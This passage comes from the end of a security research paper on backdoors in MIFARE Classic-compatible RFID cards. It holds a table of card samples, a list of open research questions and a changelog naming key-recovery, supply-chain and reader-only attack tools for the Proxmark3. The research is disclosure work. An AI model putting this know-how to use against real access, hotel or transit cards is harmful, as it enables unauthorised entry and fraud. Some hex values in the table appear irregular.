60-6f: ✓??? ✓??? ✓??? ✓???				60-6f: ✓x?x ✓x?x ✓x?x ✓x?x				
MF1ICS2006 rev 47, Fab Fishkill, week 15, 2007						FAF7D39B458904004785141349901507		
NXP	09	89	0e:0400	00-4f,70-ff	p(NAK) = $\frac{1}{256}$	∅	1972	keyA/keyB
60-6f: ✓??? ✓??? ✓??? ✓???				60-6f: ✓x?x ✓x?x ✓x?x ✓x?x				
MF1ICS5006 rev 47, Fab Fishkill, week 49, 2005						842A35AC3788040047C11E3865004905		
NXP ¹³	08	88	0e:0400	00-4f,70-ff	p(NAK) = $\frac{1}{256}$	∅	1972	keyA/keyB
60-6f: ✓??? ✓??? ✓??? ✓???				60-6f: ✓x?x ✓x?x ✓x?x ✓x?x				
MF1ICS5006 rev 47, Fab Fishkill, week 19, 2008						4A0F1EFC7880400475D94575D101908		
NXP	08	88	0e:0400	00-4f,70-ff	p(NAK) = $\frac{1}{256}$	∅	1972	keyA/keyB
60-6f: ✓??? ✓??? ✓??? ✓???				60-6f: ✓x?x ✓x?x ✓x?x ✓x?x				
MF1ICS5007 rev 48, Fab ASMC, week 38, 2010						2D1671AAE0880400488514574D503810		
NXP	08	88	0e:0400	00-4f,70-ff	p(NAK) = $\frac{1}{256}$	∅	1972	keyA/keyB

Sample						Block 0		
UID attr.	SAK	SAK _{b0}	a _{SF}	a _{**00} = NAK	a _{{n_R a_R}[!]}	a _{{n_R a_R}p[!]}	FDT _{n_T}	Backdoor
Read with ACL=7F0788				Read with ACL=FF0780		Remarks		
60-6f: ✓??? ✓??? ✓??? ✓???				60-6f: ✓x?x ✓x?x ✓x?x ✓x?x				
MF1S5035 rev c0, Fab ICN8, week 06, 2012						168E74739F880400C08F765455800612		
NXP	08	88	0e:0400	00-4f,70-ff	p(NAK) = $\frac{1}{256}$	∅	1972	keyA/keyB
60-6f: ✓??? ✓??? ✓??? ✓???				60-6f: ✓x?x ✓x?x ✓x?x ✓x?x				
MF1S5035 rev c0, Fab ICN8, week 27, 2012						E4663C348A880400C08E1CD161402712		
NXP	08	88	0e:0400	00-4f,70-ff	p(NAK) = $\frac{1}{256}$	∅	1972	keyA/keyB
60-6f: ✓??? ✓??? ✓??? ✓???				60-6f: ✓x?x ✓x?x ✓x?x ✓x?x				
MF1S500xX/V1: rev c8, Fab TSMC						0433619AB35780884400C82000000000		
NXP	08	88	∅	00-5f,62-ff	p(NAK) = 0	∅	4788	∅
60-6f: ✓✓... .. .				60-6f: ✓x... .. .		EV1 signature		
MF1S503xX/V1: rev c8, Fab TSMC, week 22, 2015						1EDE75CE7B880400C822002000000015		
NXP	08	88	∅	00-5f,62-ff	p(NAK) = 0	∅	4788	∅
60-6f: ✓✓... .. .				60-6f: ✓x... .. .		EV1 signature		
MF1S507xX/V1: rev c8, Fab TSMC, week 31, 2018						520E8FE231880400C831002000000018		
NXP	08	88	∅	00-5f,62-ff	p(NAK) = 0	∅	4788	∅
60-6f: ✓✓... .. .				60-6f: ✓x... .. .		EV1 signature		
QL88 magic keyfob						806DDC487988040000000000000000		
NXP	08	88	∅	00-4f,51-5f,62-ff	p(NAK) = 0	∅	4276	∅
60-6f: ✓✓... .. .				60-6f: ✓x... .. .		support EV1 signature		
MF1SPLUS60 SL1 MIFARE Plus S, week 8, 2012						46D4314CEF08040002BA3417EAC00812		
NXP	08	08	∅	00-4f,51-5f,62-df,e1-ff	p(NAK) = 0	∅	4404	∅
60-6f: ✓✓... .. .				60-6f: ✓x... .. .				
MF1PLUS80 SL1 MIFARE Plus X, week 23, 2009						04574DA9612880184200140111002309		
NXP	18	18	∅	00-4f,51-5f,62-df,e1-ff	p(NAK) = 0	∅	4788	∅
60-6f: ✓✓... .. .				60-6f: ✓x... .. .				
MF1P2101 SL1 Mifare Plus EV1 2K, week 28, 2016						041E66EA945180084400800000002816		

Sample						Block 0		
UID attr.	SAK	SAK _{b0}	a _{SF}	a _{**00} = NAK	a _{n_R a_R}	a _{{n_R a_R}p!}	FDT _{n_T}	Backdoor
Read with ACL=7F0788				Read with ACL=FF0780		Remarks		
NXP	08	08	11:ED12	00-35,37-3b,3d-4a,4c-4f,51-5f,62-6f,71-75,77-df,e1-ff	p(NAK) = 0	∅	6196	∅
60-6f: ✓✓... ..				60-6f: ✓x... ..				
J3A081 JCOP 31 v2.4.1 R3 with MIFARE Classic emulation, April 2015						6F79DF5891380200000000021074400		
NXP	38	38	∅	a0,b0,c0-c2 ²²	p(NAK) = 1	∅	4276	∅
60-6f: ✓✓... ..				60-6f: ✓x... ..		Can read block 0 without auth		
J3D081 JCOP v2.4.2 R2 with MIFARE Classic emulation, July 2016						D5063402E5380200000000021274400		
Infineon	38	38	∅	a0,b0,c0-c2 ²²	p(NAK) = 0	∅	4532	∅
60-6f: ✓✓... ..				60-6f: ✓x... ..		Can read block 0 without auth		
USCUID magic keyfob, configuration: “GDM”						215BE59F000804006263646566676869		
Infineon	08	08	∅	00-4f,70-7f,81-ff	p(NAK) = 0	∅	1972	keyA/keyB
60-6f: ✓✓✓✓ ✓✓✓✓ ✓✓✓✓ ✓✓✓✓				60-6f: ✓✓✓✓ ✓✓✓✓ ✓✓✓✓ ✓✓✓✓				
USCUID magic keyfob, configuration: “7 byte hard”						04DE7717454D80884400C80000000000		
NXP	08	88	∅	00-4f,70-7f,81-ff	p(NAK) = 0	∅	1972	keyA/keyB
60-6f: ✓✓✓✓ ✓✓✓✓ ✓✓✓✓ ✓✓✓✓				60-6f: ✓x✓x ✓x✓x ✓x✓x ✓x✓x		support EV1 signature		
Giantec GT23SC4439 Hotel card (US)						EA4C9671410804006263646566676869		
NXP	08	08	∅	00-4f,62-92,94-ff	p(NAK) = 0	∅	1972	∅
60-6f: ✓✓... ..				60-6f: ✓✓... ..				
Giantec GT23SC4469 4k						4B3B28C39B980200E329002000000014		
NXP	18	98	∅	00-4f,52,70-c3,d0-ff	p(NAK) = 0	∅	1972	∅
60-6f: ✓✓... ..				60-6f: ✓x... ..				
unknown #1 blank card						4AC3AB04260804006263646566676869		
NXP	08	08	∅	00-4f,70-ff	p(NAK) = 0	∅	1968	keyA/keyB
60-6f: ✓✓✓✓ ✓✓✓✓ ✓✓✓✓ ✓✓✓✓				60-6f: ✓✓✓✓ ✓✓✓✓ ✓✓✓✓ ✓✓✓✓				
unknown #2 Student card (BE). Manuf data: BA2206						0710C4489B8804009942413232303617		
Infineon	88	88	∅	00-5f,64,70-ff	p(NAK) = 0	∅	1968	keyA/keyB
60-6f: ✓✓✓✓ ·✓✓✓ ✓✓✓✓ ✓✓✓✓				60-6f: ✓x✓x ·x✓x ✓x✓x ✓x✓x				

²²Card returns 4-bit 0x00 instead of the usual 0x04 NAK.

Sample						Block 0		
UID attr.	SAK	SAK _{b0}	a _{SF}	a _{**00} = NAK	a _{{n_R a_R}[!]}	a _{{n_R a_R}p[!]}	FDT _{n_T}	Backdoor
Read with ACL=7F0788				Read with ACL=FF0780		Remarks		
unknown #3 blank card						7FFAD1297D0804009981856578826589		
Infineon	08	08	∅	00-4f,64,70-ff	p(NAK) = 0	∅	1972	keyA/keyB
60-6f: ✓✓✓✓ ·✓✓✓ ✓✓✓✓ ✓✓✓✓				60-6f: ✓x✓x ·x✓x ✓x✓x ✓x✓x				
unknown #5 blank keyfob & blank card						438C8B793D0804006263646566676869		
NXP	08	08	∅	30,a0,b0,c0-c2	p(NAK) = 0	∅	1972	∅
60-6f: ✓✓·· ···· ···· ····				60-6f: ✓✓·· ···· ···· ····				
unknown #6 COB: XKM1						5727AA78A20804008500AABCCDDEEFF		
Infineon	08	08	∅	30,a0,b0,c0-c2	p(NAK) = 0	∅	1972	∅
60-6f: ✓✓·· ···· ···· ····				60-6f: ✓x·· ···· ···· ····				
unknown #7 Kazan Metro, Tatarstan (RU)						44F600C87A080400850020BD17B5779D		
NXP	08	08	∅	00-4f,51-5f,62-ff ²²	p(NAK) = $\frac{1}{256}$	∅	1588	∅
60-6f: ✓✓·· ···· ···· ····				60-6f: ✓x·· ···· ···· ····				
unknown #8 Hotel card (MT)						57DA41DA160804006263646566676869		
Infineon	08	08	4f:0A	00-4f,52,74-c3,d0-ff	p(NAK) = 0	∅	1972	∅
60-6f: ✓✓·· ···· ···· ····				60-6f: ✓✓·· ···· ···· ····		Static n _T		
unknown #8b Blue keyfob M1						1F204C6B18080400626362239B1E6869		
Infineon	08	08	4f:0A	00-4f,52,70-c3,d0-ff	p(NAK) = 0	∅	1972	∅
60-6f: ✓✓·· ···· ···· ····				60-6f: ✓✓·· ···· ···· ····		Static n _T		
unknown #9: Mobile world congress 2010						C12738BB65080400235684141911FFFF		
Infineon	08	08	∅	00-4f,52,70-c3,d0-ff	p(NAK) = 0	∅	1972	∅
60-6f: ✓✓·· ···· ···· ····				60-6f: ✓x·· ···· ···· ····		6x20 bug		
unknown #10: Manuf data: RTTQR_P						417A5509670804009A52545451525F50		
Infineon	08	08	∅	00-4f,70-92,94-c3,d0-ff	p(NAK) = 0	∅	1976	∅
60-6f: ✓✓·· ···· ···· ····				60-6f: ✓x·· ···· ···· ····		6x20 bug		
unknown #11 4k "compatible S70"						A9300FA731980200003E08A62B0C1E8B		
Infineon	18	98	18:00	∅	p(NAK) = 1	∅	1844	keyA/keyB
60-6f: ✓✓✓✓ ✓✓✓✓ ✓✓✓✓ ✓✓✓✓				60-6f: ✓x✓x ✓x✓x ✓x✓x ✓x✓x				

Table 5: Metrics of various MIFARE Classic cards

A.16 Open Questions

Among all the new questions we faced, we tried to answer to as many as possible, but there are a few left unanswered. We hope the community will help solve some of them in the near future.

A.16.1 Cards with a backdoor key

- **Are there other not-yet-mentioned cards supporting one of the backdoor keys, or yet another one?**
 - Looking forward to FM11RF005M[33], FM11RF32M[27], FM1208-09, FM1208M04[34], FM12AG08M01, FM12AS04M01 but also other manufacturers... Infineon SLE44R35S[35], SLE66R35I/R/E7[32], Shanghai Belling BL75R06SM[36], ISSI IS23SC4439[37], Ангстрем КБ5004ХК3[38], Mikron MIK1KMCM[39], Quanray QR2217[40], Shanghai Huahong SHC1101[41], SHC1104[42], Юникор UNC20C01R[43]...
- Is there a way to write to blocks when authenticated with backdoor authentication commands?
- Is there a way to read keys when authenticated with backdoor authentication commands?

A.16.2 FM11RF08S

- **How static encrypted nonces are derived from card and from sector number?**
 - This could speed up key recovery and guarantee it even in absence of backdoor.
- About its advanced verification and blocks 128-135:
 - How keyA is derived?
 - How keyB is derived? The one starting with 0000.
 - What keyB could be used for?
 - What these blocks data could be used for?
 - Is there a way to write to these blocks?

A.16.3 FM11RF08/FM11RF08S

- How the simple verification method signature in block 0 is produced and verified?

A.16.4 Cards with the extra authentication commands:

- **Is there a backdoor we missed in the cards using regular keys in all the backdoor commands?**
- What are the differences between the extra authentication commands 62xx-6Fxx in terms of access control and features, in cards with only regular keys as well as in those with the backdoor key?
 - How they depend on the defined access control?
 - How cards variants differ?
 - Are they only artefacts of unspecified cases in the card state-machine or is there really some not yet discovered feature?

We only scratched the surface in Section A.15 table.

A.16.5 USCUID/GDM

- **How static encrypted nonces behave in USCUID/GDM cards?**
 - This could enable proper key recovery in case such card disabled the other magic backdoors.

A.17 Changelog

2024-08-11 Revision 1.0

- Initial release

2024-09-05 Revision 1.1

Additions:

- RF08S: Usage of default keys dictionary to prioritize candidates
- Yet another backdoor key (FM11RF32N)
- New data-first attack scenarios and corresponding tool
- Improved script timings and updated script outputs
- Table
 - New samples references
 - New FDT measurements based on libnfc
 - New ACL states

Errata:

- Error fixed in the nested authentication protocol description in annex, thanks José Lopes Esteves!
- Hardnested: fix nonces estimation, thanks Iceman!
- Minor: rephrasings, typos and references

2024-11-08 Revision 1.2

Additions:

- Possibility to directly read all blocks of all sectors with one single backdoor authentication, support in `hf mf ecfill`
- FM11RF08S **98 with FM11RF08 key
- One-liners `prev_state/next_state` in `predict_nt.py`
- Support for `crypto1` in `hf 14a raw`
- Support for supply-chain attack in `fm11rf08s_recovery.py`
- Support for data-first / reader-only attacks, including support for nested authentications
- Table: new samples references

Errata:

- Fix SLE66 ACL in table
- Clarify FM11RF32M vs. FM11RF32N
- Adjust list of other untested clones in the open questions
- Typos

2024-12-12 Revision 1.3

Additions:

- Backdoor in FM1216-137
- New Section IX Another way to Recover Nested Nonces
- New Annex A.7 detailing support for Section IX in the Proxmark3
- Bibliography: more datasheets

2025-03-06 Revision 1.4

Additions:

- Backdoor in FM1216-110
- Backdoor in FM11RF08-7B

Errata:

- Remove spurious copy-paste content introduced in annexes of revision 1.3

2025-07-25 Revision 1.5

Additions:

- Sample “Unknown 4” now identified as Giantec GT23SC4439
- New sample Giantec GT23SC4469
- New version of the Fudan Android application
- New Fudan API URL and optional mTLS
- New samples FM11RF32N with yet another backdoor key
- New sample FM11RF08 0391 with advanced verification method support
- New detection of unknown backdoor keys in `hf mf info`
- New option `--allowover` in `hf mf sim` to bypass recent restriction

2025-09-07 Revision 1.6

Additions:

- New sample FM11RF08S 0590
- New sample FM11RF08S 0598 with FM11RF08 key
- New sample with static n_T
- New Fudan API to validate recent FM11RF08S samples without knowing block 0
- New block 0 last byte values extracted from the latest Fudan Android application

Miscellaneous:

- This paper was selected as one of the three nominees for the Pwnie Awards 2025 in the category “Epic Achievement”
Thanks to whoever submitted us!
- Update contact info

The Proxmark3 tools have been heavily updated across these revisions and the reference commit is now:

- 71621470bd1ac5caae64f24d4413bc1bcc3e65ef